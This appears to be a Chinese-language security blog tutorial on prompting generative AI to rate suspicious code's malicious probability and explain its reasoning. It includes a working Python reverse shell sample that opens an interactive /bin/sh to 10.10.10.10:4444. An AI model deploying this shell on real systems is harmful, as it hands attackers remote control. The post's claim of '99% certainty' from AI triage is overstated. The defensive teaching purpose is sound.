大家好,各位热爱安全的伙伴们!🕵️♂️
在进行安全监控或事件响应工作时,或者在查看从互联网上获取的开源代码时,总会有那么一刻让你觉得,“嗯?这段代码有点可疑?”
亲自逐行分析会花费大量时间,而直接运行又过于危险。正是在这种时候,利用我们聪明的助手——生成式AI(如ChatGPT、Claude、Gemini等),可以显著缩短分析时间。

简单地问“这是病毒吗?”是初级做法!🙅♂️ 今天,我们将实践一种提示工程技术,即向AI输入代码,量化恶意概率,并详细获取其逻辑依据的报告。
1. 🎯 今日目标
- 向AI输入可疑代码片段。
- 系统地获取“恶意概率(%)”和“判断依据”。
- 根据AI的分析结果判断实际风险。
2. 🧪 实践准备
- 生成式AI模型:ChatGPT(推荐GPT-4)、Claude 3、Gemini等,任何模型都可以。
- 待分析的示例代码:(为方便实践,下方准备了简单的“反向Shell”示例代码。)
⚠️ 注意:以下代码是为实践提供的攻击模拟代码。切勿在实际生产环境或您自己的PC上运行!请仅用眼睛查看,并复制粘贴给AI。
[实践用示例代码 (Python Reverse Shell)]
Python
import socket, subprocess, os

def connect():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("10.10.10.10", 4444))
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    p = subprocess.call(["/bin/sh", "-i"])

connect()
3. ⌨️ 实战提示词输入(秘籍公开)
要从AI那里获得出色的答案,您必须提出出色的问题。请复制以下提示词并输入给AI。
[ 📋 AI输入提示词 ]
角色:您是一位拥有20年经验的恶意代码分析师和安全专家。
>
情况:我在公司内部系统上发现了一个可疑的脚本文件。我需要紧急确认这段代码是否出于恶意目的编写。
>
请求:请对以下代码进行精确分析,并按照以下格式撰写报告。
>
1. 恶意概率:(以0%~100%之间的数值表示)
2. 判断摘要:用一句话总结结论(例如:“这是典型的反向Shell攻击代码。”)
3. 详细依据(3条以上):引用函数或库的名称,解释判断代码危险的技术原因。
4. 预期危害:这段代码执行后对系统造成的影响。
5. MITRE ATT&CK映射:如果存在相关的战术/技术ID,请明确指出。
>
[待分析代码](请将上面复制的实践用示例代码粘贴到此处)
4. 📊 AI分析结果确认与解读
输入上述提示词后,AI将给出如下令人毛骨悚然的准确分析结果。(这是GPT-4级别模型的预期回答。)
🤖 AI回答示例
🚨 分析报告
>
1. 恶意概率:99%(非常危险)
>
2. 判断摘要:这是典型的Python反向Shell代码,将系统控制权移交给攻击者的服务器。
>
3. 详细依据:
>
– Socket连接 (socket.connect):尝试连接外部IP(10.10.10.10)的特定端口(4444)。这被怀疑是C2服务器通信。
– 输入/输出重定向 (os.dup2):将标准输入(0)、标准输出(1)和标准错误(2)全部复制到套接字。这意味着受害计算机的终端屏幕将被发送给攻击者。
– Shell执行 (subprocess.call):通过/bin/sh -i执行交互式Shell,使攻击者能够远程输入命令。
>
4. 预期危害:攻击者可以远程窃取系统管理员权限,侦察内部网络,下载额外的恶意软件,从而导致勒索软件感染或数据泄露。
>
5. MITRE ATT&CK映射:
>
– T1059.004: Command and Scripting Interpreter (Python)
– T1095: Non-Application Layer Protocol
5. 💡 小贴士:如何减少“误报(False Positive)”
AI有时会将正常的系统管理工具误认为是恶意代码。(例如:管理员为远程修复而创建的脚本等)
在这种情况下,请在提示词末尾添加一句话:
但是,这段代码有没有可能是系统管理员为了合法的远程控制而编写的呢?
如果是这样,那么区分正常代码和恶意代码的上下文标准是什么?
这样提问,AI会提供额外的验证点,例如“检查是否是授权IP地址”或“检查是否有代码签名”。是不是很聪明?👍
6. 总结 📝
通过今天的实践,我们能够在短短几秒钟内以99%的确定性确认代码的风险。
- 准备代码 ➡️ 赋予专家角色 ➡️ 请求概率和依据
只要记住这3步公式,无论遇到任何陌生代码,您都能从容不迫地快速完成初步分析。将AI作为您坚实的“安全伙伴”吧!
如果这篇内容对您有帮助,请务必与您的同事分享这个小贴士。下期我们将带来更多有益的安全实践!祝您安全愉快!🛡️✨
发表回复